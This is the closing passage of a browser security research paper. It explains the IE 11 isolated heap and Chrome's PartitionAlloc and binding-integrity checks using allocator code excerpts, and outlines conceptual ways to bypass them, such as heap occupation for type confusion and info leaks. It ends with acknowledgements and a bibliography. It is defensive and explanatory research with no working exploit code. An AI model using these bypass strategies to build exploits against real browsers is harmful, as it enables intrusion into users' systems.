                        InitializeCriticalSection(&g_csHeap);
                        g_hProcessHeap = GetProcessHeap();
                        HeapSetInformation_LowFragmentation_Downlevel(g_hProcessHeap);
                        // If dwMaximumSize is 0, the heap can grow in size
                        g_hIsolatedHeap = HeapCreate(0, 0, 0);
                        …
}
```

```
LPVOID __thiscall _MemIsolatedAlloc(SIZE_T dwBytes) {
        return HeapAlloc(g_hIsolatedHeap, 0, dwBytes);
}
```

```
LPVOID __thiscall _MemIsolatedAllocClear(SIZE_T dwBytes) {
        return HeapAlloc(g_hIsolatedHeap, HEAP_ZERO_MEMORY, dwBytes);
}
```

```
int __thiscall _MemIsolatedFree<CSVGElementInstance>(LPVOID lpMem) {
        …
        if ( lpMem ) {
                …
                result = HeapFree(g_hIsolatedHeap, 0, lpMem);
        }
        return result;
}
```

```
signed int __userpurge CInput::CreateElement<eax>(int a1<edx>, int a2<ecx>, struct CHtmTag
*a3, struct CDoc *a4, struct CElement **a5, enum _htmlInput a6)
{
    …
```

```
    v8 = _MemIsolatedAllocClear(0xC0u);
    if ( v8 )
      v9 = CInput::CInput(v8, *(_DWORD *)(v6 + 4), v7, (int)a4);
    ...
}
```

Micosoft try their best to put the UAF objects they know into isolated heap according to the complex of implementation.

g_hIsolatedHeap	g_hProcessHeap
CTreeNode	CHtmXXXCtx
CTreePos	CStr
CXXXElement (DOM Element)	CDocument
CXXXPointer	CImplAry
CSVGXXXElement (SVG Element)	CAttrArray
XXXBox	DrawData
CUnknownElement	XXXBulider
CMarkup	Layout
CWindow	XXXCache
…	...




Figure 3-11: IE 11 mshtml windows heap

3.6.1.2 How to defeat?

1. Use objects also allocated in isolated heap to occupy so that it will cause type confusion.
2. Find UAF objects not allocated in isolated heap.
3. Find other kinds of vulnerabilities (OOB Access).

3.6.2 Google Chrome

3.6.2.1 PartitionAlloc

- DOM Node
- RenderObject
- ArrayBufferData
- Others

```
void* Node::operator new(size_t size)
{
    ASSERT(isMainThread());
    return partitionAlloc(Partitions::getObjectModelPartition(), size);
}

void* RenderObject::operator new(size_t sz)
{
    ASSERT(isMainThread());
    return partitionAlloc(Partitions::getRenderingPartition(), sz);
}
```

```
class PLATFORM_EXPORT Partitions {
    public:
        static void init();
        static void shutdown();

        ALWAYS_INLINE static PartitionRoot* getObjectModelPartition() {
            return m_objectModelAllocator.root();
        }
        ALWAYS_INLINE static PartitionRoot* getRenderingPartition() {
            return m_renderingAllocator.root();
        }

    private:
        static SizeSpecificPartitionAllocator<3072> m_objectModelAllocator;
        static SizeSpecificPartitionAllocator<1024> m_renderingAllocator;
};
```

```
class WTF_EXPORT Partitions {
    public:
        static void initialize();
        static void shutdown();
        static ALWAYS_INLINE PartitionRootGeneric* getBufferPartition()
        {
            if (UNLIKELY(!s_initialized))
                initialize();
            return m_bufferAllocator.root();
        }

    private:
        static bool s_initialized;
        static PartitionAllocatorGeneric m_bufferAllocator;
};
```

```
static PartitionAllocatorGeneric gPartition;
void* fastMalloc(size_t n)
{
    if (UNLIKELY(!gInitialized)) {
        spinLockLock(&gLock);
        if (!gInitialized) {
            gInitialized = true;
            gPartition.init();
        }
        spinLockUnlock(&gLock);
    }
    return partitionAllocGeneric(gPartition.root(), n);
}
```




Figure 3-12: Chrome Blink partition heap

How to defeat?

Use corresponding objects to occupy and then cause type confusion.

Pinkie Pie Legend 2:

Exploiting 64-bit Linux like a boss (CVE-2012-5137)

It is mitigated by PartionAlloc, but the idea still works for objects in the same partion.

Occupyed

1. UAF to UAF




Figure 3-13: UAF to UAF

2. UAF to Type Confusion – Image Info Leak




Figure 3-14: Image Info Leak

3. UAF — Heap Info Leak




Figure 3-15: Heap Info Leak

3.6.2.2 Javascript Binding Integrity

TypeInfo is an unguessable representation (*derefObjectFunction*) for each type of the objects. *TypeInfo* will be cleared when freeing the object.

```
class ScriptWrappable {
    ~ScriptWrappable()
    {
        ASSERT(m_wrapperOrTypeInfo);
        m_wrapperOrTypeInfo = 0;
    }

    uintptr_t m_wrapperOrTypeInfo;
}
```

During the construct function of blink C++ object which may be wrapped in the future for V8, it will call *ScriptWrappable::init* which will set the *TypeInfo* of that object.

```
inline HTMLVideoElement::HTMLVideoElement(Document& document)
: HTMLMediaElement(videoTag, document)
{
    ScriptWrappable::init(this);
    if (document.settings())
        m_defaultPosterURL = AtomicString(document.settings()->defaultVideoPosterURL());
}

static void initializeScriptWrappableForInterface(HTMLVideoElement* object)
{
    if (ScriptWrappable::wrapperCanBeStoredInObject(object))
        ScriptWrappable::setTypeInfoInObject(object, &V8HTMLVideoElement::wrapperTypeInfo);
    else
        ASSERT_NOT_REACHED();
}
```

When V8 get an unwrapped C++ object in blink through Javascript, it checks *TypeInfo* at wrapper creation time.

```
v8::Handle<v8::Object> V8HTMLVideoElement::createWrapper(PassRefPtr<HTMLVideoElement> impl, v8::Handle<v8::Object> creati
{
    ASSERT(impl);
    ASSERT(!DOMDataStore::containsWrapper<V8HTMLVideoElement>(impl.get(), isolate));
    if (ScriptWrappable::wrapperCanBeStoredInObject(impl.get())) {
        const WrapperTypeInfo* actualInfo = ScriptWrappable::getTypeInfoFromObject(impl.get());
        // Might be a XXXConstructor::wrapperTypeInfo instead of an XXX::wrapperTypeInfo. These will both have
        // the same object de-ref functions, though, so use that as the basis of the check.
        RELEASE_ASSERT_WITH_SECURITY_IMPLICATION(actualInfo->derefObjectFunction == wrapperTypeInfo.derefObjectFunction);
    }
```

Blocks crafted by the attacker won't have valid *TypeInfo*, and will fail the check.




Figure 3-16: Javascript binding integrity check

3.6.2.3 How to Exploit?

ROI exploit

Liebig's law of the minimum

Find unprotected objects or vulnerabilities




Figure 3-17: Liebig's barrel

3.7 Summary

New exploit mitigations come up according to popular vulneralilities characteristic.
Universal exploitation techniques will be mitigated sooner or later.
Individual exploitation technique for each vulnerability based on the knowledge of the browser implementation will be more and more important for browser hackers.

4. Acknowledgements

Thank @ga1ois, my senior, colleague and friend, introduces me to NSFOCUS and information security industry and helps me a lot on my study of software vulnerability, browser security and countless other things.
Thank @bluerust, my friend and also mentor when I first come to NSFOCUS, helps me a lot on reverse engineering, debugging, vulnerability analyzing technologies and all other things.
Thank @exp-sky, my closet colleague and also my friend, discussing and studying together every day really gains a lot on all kinds of studies and works.
Thank @Backend, my kind boss, guides and helps me a lot on my work.
Thank @tombkeeper for guiding and helping me a lot on developing the APT - browser 0day attack detection system.
Thank Yongjun Liu for helping me when I am trying to make my fuzzer compatible with IE 11.
Thank @ztz, discussing about the web security together really gains a lot.
Thank @coolq1981, @丁 eLeMan for enthusiastic answers on some technical issues.
Thank @陈良-Keen
Thank @guhe120
Thank Chengyun Chu

5. Bibliography

[1] Fuzzing: Brute Force Vulnerability Discovery
[2] Introduction to Browser Fuzzing
[3] Browser Bug Hunting - Memoirs of a last man standing
[4] http://www.chromium.org/developers/testing/addresssanitizer
[5] http://www.w3.org/
[6] Taking Browsers Fuzzing To The Next (DOM) Level
[7] BROWSER FUZZING IN 2014: David vs Goliath
[8] http://researchcenter.paloaltonetworks.com/2014/07/beginning-end-use-free-exploitation/
[9] Safari Security Mechanism Introduction (Liang Chen @ KeenTeam)
[10] Windows 8 Heap Internals
[11] Understanding the Low Fragmentation Heap
[12] http://msdn.microsoft.com/
[13] http://jayconrod.com/
[14] http://blog.chromium.org/

[15] http://scarybeastsecurity.blogspot.com/
[16] Gödel, Escher, Bach: An Eternal Golden Braid
[17] Mobile Pwn2Own Autumn 2013 - Chrome on Android - Exploit Writeup
[18] The Art of Leaks: The Return of Heap Feng Shui
[19] http://hi.baidu.com/bluerust/item/8fffe0e5e60a623c86d9deff
[20] http://www.exp-sky.org/windows-81-ie-11-exploit.html
[21] http://ifsec.blogspot.com/2013/11/exploiting-internet-explorer-11-64-bit.html
[22] http://blogs.msdn.com/b/ie/archive/2014/08/06/internet-explorer-begins-blocking-out-of-date-activex-controls.aspx
[23] https://net-ninja.net/article/2012/Mar/1/heap-overflows-for-humans-104/
[24] http://www.chromium.org/Home/chromium-security/binding-integrity
[25] The Browser Hacker's Handbook